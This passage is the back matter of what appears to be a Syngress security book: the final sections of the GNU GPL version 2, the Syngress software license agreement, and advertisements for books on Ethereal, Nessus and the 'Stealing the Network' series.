This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and “any later version”, you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

NO WARRANTY

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM “AS IS” WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the “copyright” line and a pointer to where the full notice is found.

one line to give the program's name and an idea of what it does.

Copyright (C) yyyy name of author

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place – Suite 330, Boston, MA 02111-1307, USA.

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

Gnomovision version 69, Copyright (C) *year name of author*

Gnomovision comes with ABSOLUTELY NO WARRANTY; for details

type 'show w'. This is free software, and you are welcome

to redistribute it under certain conditions; type 'show c'

for details.

The hypothetical commands 'show w' and 'show c' should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than 'show w' and 'show c'; they could even be mouse-clicks or menu items—whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a “copyright disclaimer” for the program, if necessary. Here is a sample; alter the names:

Yoyodyne, Inc., hereby disclaims all copyright

interest in the program 'Gnomovision'

(which makes passes at compilers) written

by James Hacker.

signature of Ty Coon, 1 April 1989

Ty Coon, President of Vice

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Library General Public License instead of this License.

SYNGRESS PUBLISHING LICENSE AGREEMENT

THIS PRODUCT (THE “PRODUCT”) CONTAINS PROPRIETARY SOFTWARE, DATA AND INFORMATION (INCLUDING DOCUMENTATION) OWNED BY SYNGRESS PUBLISHING, INC. (“SYNGRESS”) AND ITS LICENSORS.YOUR RIGHT TO USE THE PRODUCT IS GOVERNED BY THE TERMS AND CONDITIONS OF THIS AGREEMENT.

LICENSE: Throughout this License Agreement, “you” shall mean either the individual or the entity whose agent opens this package.You are granted a limited, non-exclusive and non-transferable license to use the Product subject to the following terms:

(i) If you have licensed a single user version of the Product, the Product may only be used on a single computer (i.e., a single CPU). If you licensed and paid the fee applicable to a local area network or wide area network version of the Product, you are subject to the terms of the following subparagraph (ii).

(ii) If you have licensed a local area network version, you may use the Product on unlimited workstations located in one single building selected by you that is served by such local area network. If you have licensed a wide area network version, you may use the Product on unlimited workstations located in multiple buildings on the same site selected by you that is

served by such wide area network; provided, however, that any building will not be considered located in the same site if it is more than five (5) miles away from any building included in such site. In addition, you may only use a local area or wide area network version of the Product on one single server. If you wish to use the Product on more than one server, you must obtain written authorization from Syngress and pay additional fees.

(iii) You may make one copy of the Product for back-up purposes only and you must maintain an accurate record as to the location of the back-up at all times.

PROPRIETARY RIGHTS; RESTRICTIONS ON USE AND TRANSFER: All rights (including patent and copyright) in and to the Product are owned by Syngress and its licensors. You are the owner of the enclosed disc on which the Product is recorded. You may not use, copy, decompile, disassemble, reverse engineer, modify, reproduce, create derivative works, transmit, distribute, sublicense, store in a database or retrieval system of any kind, rent or transfer the Product, or any portion thereof, in any form or by any means (including electronically or otherwise) except as expressly provided for in this License Agreement. You must reproduce the copyright notices, trademark notices, legends and logos of Syngress and its licensors that appear on the Product on the back-up copy of the Product which you are permitted to make hereunder. All rights in the Product not expressly granted herein are reserved by Syngress and its licensors.

TERM: This License Agreement is effective until terminated. It will terminate if you fail to comply with any term or condition of this License Agreement. Upon termination, you are obligated to return to Syngress the Product together with all copies thereof and to purge and destroy all copies of the Product included in any and all systems, servers and facilities.

DISCLAIMER OF WARRANTY: THE PRODUCT AND THE BACK-UP COPY OF THE PRODUCT ARE LICENSED "AS IS". SYNGRESS, ITS LICENSORS AND THE AUTHORS MAKE NO WARRANTIES, EXPRESS OR IMPLIED, AS TO RESULTS TO BE OBTAINED BY ANY PERSON OR ENTITY FROM USE OF THE PRODUCT AND/OR ANY INFORMATION OR DATA INCLUDED THEREIN. SYNGRESS, ITS LICENSORS AND THE AUTHORS MAKE NO EXPRESS OR IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE OR USE WITH RESPECT TO THE PRODUCT AND/OR ANY INFORMATION OR DATA INCLUDED THEREIN. IN ADDITION, SYNGRESS, ITS LICENSORS AND THE AUTHORS MAKE NO WARRANTY REGARDING THE ACCURACY, ADEQUACY OR COMPLETENESS OF THE PRODUCT AND/OR ANY INFORMATION OR DATA INCLUDED THEREIN. NEITHER SYNGRESS, ANY OF ITS LICENSORS, NOR THE AUTHORS WARRANT THAT THE FUNCTIONS CONTAINED IN THE PRODUCT WILL MEET YOUR REQUIREMENTS OR THAT THE OPERATION OF THE PRODUCT WILL BE UNINTERRUPTED OR ERROR FREE. YOU ASSUME THE ENTIRE RISK WITH RESPECT TO THE QUALITY AND PERFORMANCE OF THE PRODUCT.

LIMITED WARRANTY FOR DISC: To the original licensee only, Syngress warrants that the enclosed disc on which the Product is recorded is free from defects in materials and workmanship under normal use and service for a period of ninety (90) days from the date of purchase. In the event of a defect in the disc covered by the foregoing warranty, Syngress will replace the disc.

LIMITATION OF LIABILITY: NEITHER SYNGRESS, ITS LICENSORS NOR THE AUTHORS SHALL BE LIABLE FOR ANY INDIRECT, INCIDENTAL, SPECIAL, PUNITIVE, CONSEQUENTIAL OR SIMILAR DAMAGES, SUCH AS BUT NOT LIMITED TO, LOSS OF ANTICIPATED PROFITS OR BENEFITS, RESULTING FROM THE USE OR INABILITY TO USE THE PRODUCT EVEN IF ANY OF THEM HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. THIS LIMITATION OF LIABILITY SHALL APPLY TO ANY CLAIM OR CAUSE WHATSOEVER WHETHER SUCH CLAIM OR CAUSE ARISES IN CONTRACT, TORT, OR OTHERWISE. Some states do not allow the exclusion or limitation of indirect, special or consequential damages, so the above limitation may not apply to you.


U.S. GOVERNMENT RESTRICTED RIGHTS. If the Product is acquired by or for the U.S. Government then it is provided with Restricted Rights. Use, duplication or disclosure by the U.S. Government is subject to the restrictions set forth in FAR 52.227-19. The contractor/manufacturer is Syngress Publishing, Inc. at 800 Hingham Street, Rockland, MA 02370.

GENERAL: This License Agreement constitutes the entire agreement between the parties relating to the Product. The terms of any Purchase Order shall have no effect on the terms of this License Agreement. Failure of Syngress to insist at any time on strict compliance with this License Agreement shall not constitute a waiver of any rights under this License Agreement. This License Agreement shall be construed and governed in accordance with the laws of the Commonwealth of Massachusetts. If any provision of this License Agreement is held to be contrary to law, that provision will be enforced to the maximum extent permissible and the remaining provisions will remain in full force and effect.

***If you do not agree, please return this product to the place of purchase for a refund.**

Syngress: *The Definition of a Serious Security Library*

Syn·gress (sin-gres): *noun, sing.* Freedom from risk or danger; safety. See *security*.



AVAILABLE NOW
order @
www.syngress.com

Ethereal Packet Sniffing

Ethereal offers more protocol decoding and reassembly than any free sniffer out there and ranks well among the commercial tools. You've all used tools like tcpdump or windump to examine individual packets, but Ethereal makes it easier to make sense of a stream of ongoing network communications. Ethereal not only makes network troubleshooting work far easier, but also aids greatly in network forensics, the art of finding and examining an attack, by giving a better "big picture" view. Ethereal Packet Sniffing will show you how to make the most out of your use of Ethereal.

ISBN: 1-932266-82-8

Price: \$49.95 U.S. \$77.95 CAN



Nessus Network Auditing

Crackers constantly probe machines looking for both old and new vulnerabilities. In order to avoid becoming a casualty of a casual cracker, savvy sys admins audit their own machines before they're probed by hostile outsiders (or even hostile insiders). Nessus is the premier Open Source vulnerability assessment tool, and was recently voted the "most popular" open source security tool of any kind. This is the first book available on Nessus and it is written by the world's premier Nessus developers led by the creator of Nessus, Renaud Deraison.

ISBN: 1-931836-08-6

Price: \$49.95 U.S. \$69.95 CAN

AVAILABLE JUNE, 2004
order @
www.syngress.com



AVAILABLE NOW
order @
www.syngress.com

Stealing the Network: How to Own a Continent

Last year, *Stealing the Network: How to Own the Box* became a blockbuster best-seller and garnered universal acclaim as a techno-thriller firmly rooted in reality and technical accuracy. Now, the sequel is available and it's even more controversial than the original. *Stealing the Network: How to Own a Continent* does for cyber-terrorism buffs what "Hunt for Red October" did for cold-war era military buffs, it develops a chillingly realistic plot that taps into our sense of dread and fascination with the terrible possibilities of man's inventions run amuck.

ISBN: 1-931836-05-1

Price: \$49.95 U.S. \$69.95 CAN